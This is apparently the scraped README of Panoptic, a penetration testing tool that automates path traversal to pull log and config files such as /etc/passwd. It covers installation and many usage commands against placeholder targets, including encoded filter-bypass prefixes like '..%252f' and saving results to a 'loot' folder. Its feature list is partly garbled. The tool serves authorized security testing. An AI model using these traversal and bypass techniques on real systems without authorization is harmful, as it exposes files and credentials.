 lightos/panoptic


Panoptic is an open source penetration testing tool that automates the process of search and retrieval of content for common log and config files through path traversal vulnerabilities.






Panoptic is an open source penetration testing tool that automates the search and retrieval of common log and config files through path traversal vulnerabilities.
--concurrency)FUZZ
in any --header or --data value--base64)/etc/passwd for home directory
files, mysql-bin.index for binlog files--output-format)--resume-file)--config)0600 permissions on
POSIX and final-component symlink protection where the OS supports it--update)Install Panoptic with pipx. It puts the panoptic
command on your PATH and keeps Panoptic's dependencies apart from the system
Python.
On Kali, Debian or Ubuntu:
sudo apt install pipx git
pipx ensurepath
pipx install git+https://github.com/lightos/Panoptic.git
On macOS, with Homebrew:
brew install pipx git
pipx ensurepath
pipx install git+https://github.com/lightos/Panoptic.git
On Windows, with Python and Git installed:
py -m pip install --user pipx
py -m pipx ensurepath
py -m pipx install git+https://github.com/lightos/Panoptic.git
Then open a new terminal and check that it works:
panoptic --version
Update with pipx upgrade panoptic. Do not run pip install panoptic: that
PyPI name belongs to an unrelated project.
If your system Python is older than 3.11 (for example on Ubuntu 22.04), use uv instead. It downloads a suitable Python by itself:
curl -LsSf https://astral.sh/uv/install.sh | sh
source "$HOME/.local/bin/env"
uv tool install git+https://github.com/lightos/Panoptic.git
Then open a new terminal and run panoptic --version. Update with
uv tool upgrade panoptic.
To run Panoptic from a clone, for example to work on it, install it into a
virtual environment inside the checkout. On Debian and Ubuntu, this needs
sudo apt install python3-venv first.
git clone https://github.com/lightos/Panoptic.git
cd Panoptic
python3 -m venv .venv
.venv/bin/python -m pip install -e ".[dev]"
.venv/bin/panoptic --version
Run it as .venv/bin/panoptic, or run source .venv/bin/activate in each
new terminal to use panoptic and python panoptic.py directly. On Windows,
use .venv\Scripts\python and .venv\Scripts\panoptic instead. The
editable install keeps Panoptic connected to the checkout, so
panoptic --update can update it in place.
panoptic --url "http://target/include.php?file=test.txt"
panoptic --url "http://target/include.php?file=test.txt"
panoptic --url "http://target/include.php?file=test.txt&id=1" \
  --param file
panoptic --url "http://target/include.php" \
  --data "file=test.txt&id=1" --param file
The file path replaces the last segment of the URL path. Traversal
sequences such as ../ are sent exactly as written. Panoptic does not
normalize them away, although the target server may.
panoptic --url "http://target/view.php/test.txt" --path-based
panoptic --url "http://target/files/view/test.txt" --path-based \
  --prefix "../" --multiplier 6
panoptic --url "http://target/load.php?file=dGVzdC50eHQ=" \
  --base64 --auto
panoptic --url "http://target/page.php" \
  --header "Cookie: lang=FUZZ" --auto
panoptic --url "http://target/api/load" \
  --data '{"file":"FUZZ"}' --auto
panoptic --url "http://target/page.php" \
  --header "X-Template: FUZZ" --auto
panoptic --url "http://target/view.php?file=test&type=txt" \
  --param file --ext-param type
panoptic --url "http://target/filtered.php?file=test.txt" \
  --prefix "....//....//....//....//"
Prefixes are sent exactly as given, so encoded traversal sequences reach
the target unchanged. For example, in ..%252f the dots are literal and
only the slash is double-encoded: the first decode turns %252f into
%2f, so a filter that decodes once sees no ../, and a second decode
by the application turns it into /:
panoptic --url "http://target/files/view/test.txt" --path-based \
  --prefix "..%252f" --multiplier 6
A singly encoded prefix such as %2e%2e%2f becomes ../ after one
decode. It only helps against filters that inspect the raw, undecoded
request:
panoptic --url "http://target/include.php?file=test.txt" \
  --prefix "%2e%2e%2f" --multiplier 6
panoptic --url "http://target/include.php?file=test.txt" \
  --os "*NIX" --type conf
panoptic --url "http://target/include.php?file=test.txt" \
  --software PostgreSQL
panoptic --url "http://target/include.php?file=test.txt" \
  --output-format json --output-file results.json \
  --resume-file scan.checkpoint
panoptic --url "http://target/include.php?file=test.txt" \
  --write-files --output-dir loot
Each found file is saved under --output-dir (default ./output), with
the surrounding page template stripped where possible. File names are
sanitized and kept inside the output directory.

